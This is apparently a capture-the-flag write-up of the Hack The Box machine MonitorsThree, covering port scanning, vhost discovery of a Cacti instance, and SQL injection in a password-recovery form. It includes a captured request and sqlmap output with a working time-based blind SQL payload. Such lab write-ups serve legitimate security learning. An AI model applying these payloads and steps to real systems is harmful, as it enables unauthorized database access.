🔖 Techniques & Vulnerabilities
🔍 Reconnaissance / Port Scanning
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.129.225.157
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-27 08:04 CEST
Nmap scan report for 10.129.225.157
Host is up (0.014s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 86:f8:7d:6f:42:91:bb:89:72:91:af:72:f3:01:ff:5b (ECDSA)
|_  256 50:f9:ed:8e:73:64:9e:aa:f6:08:95:14:f0:a6:0d:57 (ED25519)
80/tcp   open     http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://monitorsthree.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
8084/tcp filtered websnp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.62 seconds
🎯 Attack Surface Analysis
| Port | Service | Version / Banner |
|---|---|---|
| 22/tcp | ssh | OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0) |
| 80/tcp | http | nginx 1.18.0 (Ubuntu) |
- Credential brute-force and password spraying
- Username enumeration via timing side-channel in older OpenSSH versions
- Weak or reused private key material granting unauthorised access
- Version-specific CVE research based on banner fingerprint
- Lateral movement using credentials discovered from other services
- Content and directory discovery — hidden files, backup archives, development endpoints
- CMS/framework fingerprinting enables targeted CVE research (WordPress, Joomla, Drupal)
- SQL injection — database extraction, authentication bypass, or OS command execution
- Command injection — OS execution via unsanitised parameter handling
- Server-Side Template Injection (SSTI) — code execution through template engine abuse
- Local File Inclusion (LFI) and path traversal — sensitive file disclosure
- Server-Side Request Forgery (SSRF) — pivot to internal services and cloud metadata
- File upload abuse — filter bypass for webshell placement
- XML External Entity injection (XXE) in XML-consuming endpoints
- Authentication and session weaknesses — weak passwords, predictable tokens
📖 Walkthrough
Reconnaissance
Port Scanning
We started the box with the full scale of port scans and found only port 22/TCP and port 80/TCP.
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.129.225.157
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-27 08:04 CEST
Nmap scan report for 10.129.225.157
Host is up (0.014s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 86:f8:7d:6f:42:91:bb:89:72:91:af:72:f3:01:ff:5b (ECDSA)
|_  256 50:f9:ed:8e:73:64:9e:aa:f6:08:95:14:f0:a6:0d:57 (ED25519)
80/tcp   open     http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://monitorsthree.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
8084/tcp filtered websnp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.62 seconds
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -p- 10.129.225.157
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-27 08:05 CEST
Nmap scan report for 10.129.225.157
Host is up (0.014s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 86:f8:7d:6f:42:91:bb:89:72:91:af:72:f3:01:ff:5b (ECDSA)
|_ 256 50:f9:ed:8e:73:64:9e:aa:f6:08:95:14:f0:a6:0d:57 (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://monitorsthree.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
8084/tcp filtered websnp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.54 seconds┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sU 10.129.225.157
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-27 08:07 CEST
Nmap scan report for 10.129.225.157
Host is up (0.032s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT STATE SERVICE VERSION
68/udp open|filtered dhcpc
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1134.28 secondsSince the nmap output showed a redirect to monitorsthree.htb, we added it to our /etc/hosts file.
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.129.225.157  monitorsthree.htb
Enumeration of Port 80/TCP
The first look on the website hosted on port 80/TCP brought up nothing unusual. A basic website running on Nginx.
┌──(kali㉿kali)-[~]
└─$ whatweb http://monitorsthree.htb/
http://monitorsthree.htb/ [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[[email protected]], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.225.157], JQuery, Script, Title[MonitorsThree - Networking Solutions], X-UA-Compatible[IE=edge], nginx[1.18.0]

In the upper right corner we found a button to get redirected to a login page. We tried some basic combinations like admin:admin but had no luck.
VHOST Enumeration
Since we got a domain name to work with, we started looking for some VHOSTs and found cacti.
┌──(kali㉿kali)-[~]
└─$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/namelist.txt -H "Host: FUZZ.monitorsthree.htb" -u http://monitorsthree.htb --fs 13560

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://monitorsthree.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/namelist.txt
 :: Header           : Host: FUZZ.monitorsthree.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 13560
________________________________________________

cacti                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 15ms]
:: Progress: [151265/151265] :: Job [1/1] :: 1470 req/sec :: Duration: [0:01:38] :: Errors: 0 ::
We added it to our /etc/hosts file too and had a quick look on it.
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.129.225.157  monitorsthree.htb
10.129.225.157  cacti.monitorsthree.htb
Besides the version we could not find anything useful and also the default credentials didn't worked here.

| Version |
|---|
| 1.2.26 |
SQL Injection (SQLi)

We headed back to the login page since it was more or less the only custom part and had the highest possibility for a vulnerability. Especially the Password recovery page seemed promissing.

We entered a single ' ad payload in the field, send it and got immediately and SQL error message.
'
Automated Way using sqlmap
A few of us like mentats and Bushidosan pulled it off to extract information from it through Error-Based SQL Injections but I had some time so I gave sqlmap a shot.
I intercepted the initial request with Burp Suite and changed the ' to *, then saved it into a file.

┌──(kali㉿kali)-[/media/…/HTB/Machines/MonitorsThree/files]
└─$ cat request.req
POST /forgot_password.php HTTP/1.1
Host: monitorsthree.htb
Content-Length: 12
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://monitorsthree.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://monitorsthree.htb/forgot_password.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=ad7c05o3nqabu03469pumlhrmg
Connection: keep-alive

username=*
First I let sqlmap do it's magic and waited until it got the databases extracted.
┌──(kali㉿kali)-[/media/…/HTB/Machines/MonitorsThree/files]
└─$ sqlmap -r request.req --batch
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.7#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:09:51 /2024-08-27/

[10:09:51] [INFO] parsing HTTP request from 'request.req'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[10:09:51] [INFO] testing connection to the target URL
got a 302 redirect to 'http://monitorsthree.htb/forgot_password.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
[10:09:51] [INFO] testing if the target URL content is stable
[10:09:52] [WARNING] (custom) POST parameter '#1*' does not appear to be dynamic
[10:09:52] [WARNING] heuristic (basic) test shows that (custom) POST parameter '#1*' might not be injectable
[10:09:52] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
[10:09:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:09:53] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:09:53] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:09:53] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:09:54] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:09:54] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:09:55] [INFO] testing 'Generic inline queries'
[10:09:55] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:09:55] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[10:09:56] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:09:56] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:09:57] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:10:47] [INFO] (custom) POST parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[10:10:47] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:10:47] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:10:52] [INFO] checking if the injection point on (custom) POST parameter '#1*' is a false positive
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 75 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=' AND (SELECT 8898 FROM (SELECT(SLEEP(5)))XeOb) AND 'YbBD'='YbBD
---
[10:12:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
